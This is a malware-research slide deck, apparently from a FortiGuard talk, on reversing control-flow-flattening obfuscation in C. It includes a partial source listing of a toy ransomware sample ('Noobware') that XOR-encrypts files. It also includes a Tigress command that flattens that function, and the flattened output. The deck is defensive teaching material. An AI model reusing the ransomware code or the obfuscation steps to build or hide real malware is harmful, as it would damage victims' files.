Don’t flatteN yourself: restoring malware with Control-Flow Flattening obfuscation

Geri Révay: who am I?

Security Researcher at FortiGuard

Ethical Hacking | Malware Research | Threat Intelligence

grevay@fortinet.com

Follow Me:

@geri_revay


linkedin.com/in/gergelyrevay

Agenda

- Introduction
- Control-Flow Flattening
- Pattern Matching
- Emulation
- Symbolic Execution

Intro

Background



CRIME SERVICES ENABLERS
Quality Assurance
Crypters / Packers
Scanners
Hosting
Infections / Drop Zones
Management
Botnet Rentals
Installs / Spam /
SEO / DDoS
Money Mules
Accounts Receivable
Consulting
Bank Accounts
Credentials & Data
Digital Real Estate
Victims
COMPOUNDED CYBERCRIME
Criminal Organizations
Sales, Licensing, Maintenance
Partnerships
Affiliates
Affiliate Programs
Ransomware / Botnets
CRIMEWARE PRODUCERS
Exploits
Packers
Special Platforms
Mobile
Senior Developers
Source Code
Copy & paste
Junior Developers

FortiEDR shows how malware is getting better





Figure 9 - Top malware tactics and techniques in EDR data for 2022-H1

Why Obfuscation?

- No Silver Bullet rather a Ball and Chain
- Cheap for the adversary
- Expensive for the analyst
- Different techniques and different levels of obfuscation
- There are obfuscators for most programming languages
- We will focus on C


https://www.coverbrowser.com/image/action-comics/157-1.jpg



Control-Flow Flattening


Control-Flow Flattening


- Obfuscation method
- Cheap for developer, expensive for reverse engineer
- Manipulates the control flow of functions
- Original Basic Block: contain the original logic of the function
- Dispatcher: decides which original basic block comes next



http://tigress.cs.arizona.edu/transformPage/docs/flatten/index.html


Control-Flow Flattening





```
v13 = __readfsqword(0x28u);
v11 = 16LL;
while ( 1 )
{
  switch ( v11 )
  {
    case 1LL:
      if ( stream )
        v11 = 10LL;
      else
        v11 = 14LL;
      break;
    case 3LL:
      if ( s )
        v11 = 12LL;
      else
        v11 = 18LL;
      break;
    case 5LL:
      ptr[v9++] ^= v3;
      v11 = 7LL;
      break;
    case 6LL:
      ++v4;
      v11 = 19LL;
      break;
    case 7LL:
      if ( v9 >= n )
        v11 = 13LL;
      else
        v11 = 5LL;
      break;
    case 10LL:
```

Control-Flow Flattening in Real Life



Noobware

- Modern day ransomware: written by ChatGPT
- State-of-the-art 1 byte XOR encryption
- Uses .noob extension
- Searches the filesystem
- Collects files with specified extensions
- Encrypts

```c
// Function to encode file content with one-byte XOR encoding and save it with a '.noob' postfix
void encodeAndSaveFiles(char** filePaths, int numFiles) {
    const char* postfix = ".noob";
    const unsigned char key = 0x7F; // XOR encoding key

    printf("Starting amazingly secure encryption\n");

    for (int i = 0; i < numFiles; i++) {
        // Open the original file for reading
        FILE* originalFile = fopen(filePaths[i], "rb");
        if (originalFile == NULL) {
            fprintf(stderr, "Unable to open file '%s' for reading\n", filePaths[i]);
            continue;
        }

        // Get the length of the original file
        fseek(originalFile, 0, SEEK_END);
        long fileSize = ftell(originalFile);
        fseek(originalFile, 0, SEEK_SET);

        // Allocate memory for the original file content
        unsigned char* fileContent = (unsigned char*)malloc(fileSize);

        // Read the original file content
        fread(fileContent, 1, fileSize, originalFile);

        // Close the original file
        fclose(originalFile);

        // Perform XOR encoding on the file content
        for (long j = 0; j < fileSize; j++) {
            fileContent[j] ^= key;
        }
```

Tigress

https://tigress.wtf/

- Open-source obfuscation tool from the University of Arizona
- Numerous obfuscation modules
- Source code level
- Multiple CFF options

```
$ tigress
        --Environment=x86_64:Linux:Gcc:4.6
        --Transform=Flatten
        --FlattenDispatch=switch
        --Functions=encodeAndSaveFiles
        --out=noobware_flat_switch_encode.c
noobware_linux.c
```

```
{
_1_encodeAndSaveFiles_next = 16UL;
}
while (1) {
  switch (_1_encodeAndSaveFiles_next) {
  case 18:
  fprintf((FILE */* __restrict  */)stderr, (char const   */* __restrict  */)
  "Unable to create file \'%s\' for writing\n",
          newFilePath);
  {
  _1_encodeAndSaveFiles_next = 6UL;
  }
  break;
  case 14:
  fprintf((FILE */* __restrict  */)stderr, (char const   */* __restrict  */)
  "Unable to open file \'%s\' for reading\n",
          *(filePaths + i));
  {
  _1_encodeAndSaveFiles_next = 6UL;
  }
  break;
  case 15: ;
  return;
  break;
  case 12:
  fwrite((void const   */* __restrict  */)fileContent, (size_t )1, (size_t )
  fileSize,
         (FILE */* __restrict  */)newFile);
  printf((char const   */* __restrict  */)"File was encrypted as: %s\n",
  newFilePath);
  fclose(newFile);
  free((void *)fileContent);
  {
  _1_encodeAndSaveFiles_next = 6UL;
  }
  break;
```

Countering CFF

How to deal with CFF?

How to deal with CFF?

Pack your stuff and run!

How to deal with CFF?

Statically

